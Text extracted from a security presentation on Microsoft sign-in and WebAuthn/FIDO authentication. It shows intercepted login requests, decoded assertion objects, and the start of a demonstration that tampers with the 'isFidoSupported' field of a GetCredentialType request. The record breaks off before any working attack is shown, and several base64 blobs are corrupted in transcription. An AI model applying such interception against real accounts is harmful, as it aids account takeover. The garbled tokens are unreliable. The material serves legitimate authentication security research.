
# ARCHITECTURE - AUTHENTICATION

---



# ARCHITECTURE

---



When you finally get to know  
**WebAuthn API after all those slides**

# INVESTIGATION

---



# INVESTIGATION

---

```
1 POST /common/login HTTP/2
2 Host: login.microsoftonline.com
3 Cookie: ...snip...
4 Origin: https://login.microsoft.com
5 Content-Type: application/x-www-form-urlencoded
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112 Safari/537.36
7
8
9 type=23&ps=23&assertion=
%7B%22id%22%3A%22LAVOnVkySV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE%22%2C%22clientDataJSON%22%3A%22eyJ0eXBLIjoid
2ViYXV0aG4uZ2V0IiwiY2hhbGxlbmdlIjoiVhk1bGVvb3daVmhcYVU5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTWu1hOSm
JtY3haRU5KTmtsck1VaFVTRVp4VDFSB1YxUnJlSFpYUjBaSFdtNUNTMUV3U25kYU1Fa3dVMjFHVEdONVNqa3VaWGxLYUdSWFVXbFBhVW9
4WTIwME5tSlhiR3BqYlRsNllqSmFNRTl0V25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbxBKYW05cFlVaFNNR05JVFRaTWVU
bHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZaTwpsMFNXbDNhV0ZYUmpCSmFtOTRUbxBGTlU1VVkzbE5hbU40VEVOS2RWbHRXV2xQY
WtVelRWUnJNVTU2U1hsT2VrVnpTVzFXTkd0RFNUWk5WR040VDFSVk0wMXFWVE50V0RBdVJEaHVURUpuVld0bLRWTlVhbXhKVjBKamRWwk
tUR3BsWDIxUGVXbzNaMnhPVHpVeE4wRk1URUZFVVVnMk1UsmljelZNVEhZNWRrVkpUVXRMUjJSd01FRlVNMOJqv1Uxd1ZGVldUakF3Um
WUFFqTnlVMjlpY1ROdFdTMTRTMVF5Tm1KeE4zzFdPRmRwVnpsWFluVk5WV2g2UmxBelFXcGZRbFJOTjNkSmJrZGZWmmhoZGpCbk5IaEjk
V1pmTlVjMVZuRnJNM1ZGwlZwWVGaDVSMWc1VTNOeGNWaHZSRFpVvlU1SFQyUnJVSEJHUTA1c09GWhhSMEpVWmsxclZsOTjkVEJyYUZgb
k9UaFlVMDVLZVVOSVVHVlpjSFo0TWW5TGRFS1NaMnBZWTNOc1IwUlhtBuZMVEhFMMjRjRjZPSFIwU3paWVVVRnJTVk42VlRCbFMxVm9jb1
E0ZEhkUWJtNXBlblZUUvDNM1RHvnJSMLpYWkZCRFlsVXpaRWxWWVVNd2NveEZVelztU0RCVFNsUnBkRVJsY0hkUFJuaHRaa3g2UzBwbFU
x0VRaMUoxWkhCZllrMW1hakp4UkZCUGJrb3lSRXhGV1ZobiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9zb2Z0LmNvbSIsImNy
b3NzT3JpZ2luIjpmYWxzZSwib3RoZXJfa2V5c19jYW5fYmVfYWRkZWRfaGVyZSI6ImRvIG5vdCBjb21wYXJlIGNsaWVudERhdGFku090I
```

# INVESTIGATION

```
{  
  "id": "LAVOnVkySV1UNPdizHid632FEzb7Gi_NrGnHkr6paZE",  
  "clientDataJSON": "eyJ0eXBLIjoid2ViYXV0aG4uZ2V0Iiwi...snip....mdsL3lhYlBleCJ9",  
  "authenticatorData": "NWye1KCTIBlpXX6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",  
  "signature":  
    "bg6usSvVuUFFJZyM56z3EfVK0MyANpvsSuYnTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK  
    eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk  
    Ch5HPHH5XfJ0v3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhpqaSrTGb5ogwePh  
    w0tLEU41EvKthInptHvRDq4J4b0cI3nt0Ykp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA  
    OfnD6IB4acS973XDvXtWrcQ",  
  "userHandle":  
    "T0460T154DkJbUmxBRm03ZFv6y0UtUjew3xhW78NWIE2_GoM7JpaLF8WPJCKBle7Nna5"  
}
```

# INVESTIGATION

```
{  
  "id": "I AVOnVkySW1UNPdizHid632FFzb7Gi_NrGnHkr6pa7E",  
  "clientDataJSON": "eyJ0eXAiOiJ2ViYXV0aG4uZ2V0Iiwi...snip....mdsL3lhYlBleCJ9",  
  "authenticatorData": "NWyelKCTIBlpXX6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAAA",  
  "signature":  
    "bg6usSvVuUFFJZyM56z3EfVK0MyANpvsSuYnTHlD5d9m609V1Yhr-kc20zWOGFOcIzb8KjKIXMt1BWK  
    eUL74_QEp0a61hTJ04X9PkXxd-NPuUICLcB4xq4ldV77SG4x8q8ne3Hrbmb_PlFVK42uTvflfxJqBgmk  
    Ch5HPHH5XfJ0v3YZVpG22i5MxqcM4VqRyVFxb65hMvoBemwa95VlKayBSSKyA3MbhpqaSrTGb5ogwePh  
    w0tLEU41EvKthInptHvRDq4J4b0cI3nt0Ykp1vx4Z_3wjnc8VlzfpD2S4L0VX3daEpI8nDNrp_SKx5gA  
    OfnD6IB4acS973XDvXtWrcQ",  
  "userHandle":  
    "T0460T154DkJbUmxBRm03ZFv6y0UtUjew3xhW78NWIE2_GoM7JpaLF8WPJCKBle7Nna5"  
}
```

# INVESTIGATION

```
{  
  "type": "webauthn.get",  
  "challenge":  
    "Ty5leUowZVhBaU9pSktWMVFpTENKaGJHY2lPaUpTVXpJMU5pSXNJbmexZENJNklrMUhUSEZxT1RoV1R  
    reHZXR0ZHwm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUwlPaUoxY200NmJXbGpjbTl6YjJaME9tWnB  
    aRzg2WTJoaGJHeGxibWRsSWl3aWFYTnpJam9pYUhSMGNITTZMeTlzYjJkcGJpNXRhV055YjNOdlpuUXV  
    ZMjl0Swl3aWFXRjBJam94TnpFNU5UY3lNamN4TENkdVltWWlPakUzTVRrMU56SXlOekVzSW1WNGNDSTZ  
    NVGN4T1RVM01qVTNNWDauRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUug  
    2MTJiczVMTHY5dkVJTutLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29ictTNtWS14S1QyNmJxN3dWOFd  
    pVzlXYnVNWh6RlfzQWpfQlRNN3dJbkdfV2hhdjBnNHhBdwZfNUc1VnFrM3VFZVpXeFh5R1g5U3NxcVh  
    vRDZUVU5HT2RrUHBGQ05s0FZxR0JUZk1rVl92dTBrFFn0ThYU05KeUNIUGVZchZ4Ml9LdEJSZ2pYY3N  
    sR0RXSmFLTHE2bkF60HR0SzZYUUFrSVN6VTBLS1VocnQ4dHdQbm5penVTQWM3TGWrR2ZXZFBDYLUZZEL  
    VYUMwcUxFUzVmSDBTSLRpdERlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",  
  "origin": "https://login.microsoft.com",  
  "crossOrigin": false,  
  "other_keys_can_be_added_here":  
    "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"  
}
```

# INVESTIGATION

```
{  
  "type": "webauthn.get",  
  "challenge":  
    "Ty5leUowZVhBaU9pSktWMVFpTENkaGJHY2lPaUpTVXpJMU5pSXNJbmcxZENJNkLrMUhUSEZxT1RoV1R  
    reHZXR0ZHwm5CS1EwSndaMEkwU21GTGN5SjkuZXlKaGRXUwlPaUoxY200NmJXbGpjbTl6YjJaME9tWnB  
    aRzg2WTJoaGJHeGxibWRssSwl3awFYTpJam9pYuhsMGNIITZMeTlzYjJkcGJpNXRhV055YjNOdIpuUXV  
    ZMjl0Swl3aWFXRjBJam94TnpFNU5UY3lNamN4TENkdVltwwlPakUzTVRrMU56SXloekVzSW1WNGNDSTZ  
    NVGN4T1RVM01qVTNNWDuRDhuTEJnVWtnTVNUamxJV0JjdVZKTGplX21PeWo3Z2xOTzUxN0FMTEFEUug  
    2MTJiczVMTHY5dkVJTutLR2RwMEFUM3BjWU1wVFVWTjAwRlVPQjNyU29ictNtWS14S1QyNmJxN3dWOFd  
    pVzlXYnVNWh6RlfzQWpfQLRNN3dJbkdfV2hhdjBnNHhBdWzfNUc1VnFrM3VFZVpXeFh5R1g5U3NxcVh  
    vRDZUVU5HT2RrUHBGQ05s0FZxR0JUZk1rvl92dTBrAFFn0ThYU05KeUNIUGVZchZ4Ml9LdEJSZ2pYY3N  
    SR0RXSmFLTHE2bkF60HR0SzZYUUFrSVN6VTBLS1VocnQ4dHdQbm5penVTQWM3TGVrR2ZXZFBDYlUzzEL  
    VYUMwcUxFUzVmSDBTS1RpderlcHdPRnhtZkx6S0plU19TZ1J1ZHBfYk1majJxRFBPbkoyRExFWVNn",  
  "origin": "https://login.microsoft.com",  
  "crossOrigin": false,  
  "other_keys_can_be_added_here":  
    "do not compare clientDataJSON against a template. See https://goo.gl/yabPex"  
}
```


# INVESTIGATION

---



# INVESTIGATION

---



# INVESTIGATION

---

```
1 POST /common/GetCredentialType?mkt=en-US HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: ..snip...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
5 Content-Length: 1938
6 Content-Type: application/json; charset=UTF-8
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 {
    "username": "user@company.com",
    "isOtherIdpSupported": true,
    "checkPhones": false,
    "isRemoteNGCSupported": true,
    "isCookieBannerShown": false,
    "isFidoSupported": true,
    "originalRequest": "rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
    "country": "IL",
    "forceotclogin": false,
    "isExternalFederationDisallowed": false,
    "isRemoteConnectSupported": false,
    "federationFlags": 0,
    "isSignup": false,
    "flowToken": "AQABIQEAAAApT...snip...E4gigE4wgAA",
    "isAccessPassSupported": true
}
```

# INVESTIGATION

---

```
1 POST /common/GetCredentialType?mkt=en-US HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: ..snip...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
5 Content-Length: 1938
6 Content-Type: application/json; charset=UTF-8
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 {
  "username": "user@company.com",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": true,
  "originalRequest": "rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
  "country": "IL",
  "forceotclogin": false,
  "isExternalFederationDisallowed": false,
  "isRemoteConnectSupported": false,
  "federationFlags": 0,
  "isSignup": false,
  "flowToken": "AQABIQEAAAApT...snip...E4gigE4wgAA",
  "isAccessPassSupported": true
}
```

# INVESTIGATION

---


- **Modifying IsFidoSupported does not work as of today**

```
1 POST /common/GetCredentialType?mkt=en-US HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: ..snip...
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
5 Content-Length: 1938
6 Content-Type: application/json; charset=UTF-8
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9 Connection: keep-alive
10
11 {
  "username": "user@company.com",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": true,
  "originalRequest": "rQQIARAAhZK_j9t0AMXj5C...snip...SydXuf1cv_Qc1",
  "country": "IL",
  "forceotclogin": false,
  "isExternalFederationDisallowed": false,
  "isRemoteConnectSupported": false,
  "federationFlags": 0,
  "isSignup": false,
  "flowToken": "AQABIQEAAAApT...snip...E4gigE4wgAA",
  "isAccessPassSupported": true
}
```

# DEMONSTRATION

---

# DEMONSTRATION - SIGN IN



The image shows a Microsoft sign-in page. At the top left is the Microsoft logo. Below it is the word "Sign in". Underneath "Sign in" is an email address: "yehuda.smirnov@company.com". Below the email address is a horizontal line. To the left of the line is the text "No account? [Create one!](#)". To the right of the line is the text "Can't access your account?". At the bottom of the main form are two buttons: "Back" (gray) and "Next" (blue). Below this form is a secondary bar containing a key icon and the text "Sign-in options".

Microsoft

**Sign in**

yehuda.smirnov@company.com

---

No account? [Create one!](#)

[Can't access your account?](#)

Back Next

 Sign-in options

# DEMONSTRATION - INTERCEPT

```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
Gecko/20100101 Firefox/127.0
Origin: https://login.microsoftonline.com
Connection: keep-alive

{
  "username": "yehuda.smirnov@company.com",
  "isOtherIdpSupported": true,
  "checkPhones": false,
  "isRemoteNGCSupported": true,
  "isCookieBannerShown": false,
  "isFidoSupported": true, [redacted]
  "originalRequest": "rQQIARAAhZI_bON0GIbtpE3...snip...F40GuZ4FzCqTpVPu3rcV5PcK8g8
1",
  "country": "IL",
  "forceotclogin": false,
  "isExternalFederationDisallowed": false,
  "isRemoteConnectSupported": false,
  "federationFlags": 0,
  "isSignup": false,
  "flowToken": "AQABIQAAAAApTwJmzXqdR..snip..72KycL84CJd7AsgAA",
  "isAccessPassSupported": true,
  "isQrCodePinSupported": true
```

# DEMONSTRATION - INTERCEPT

```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
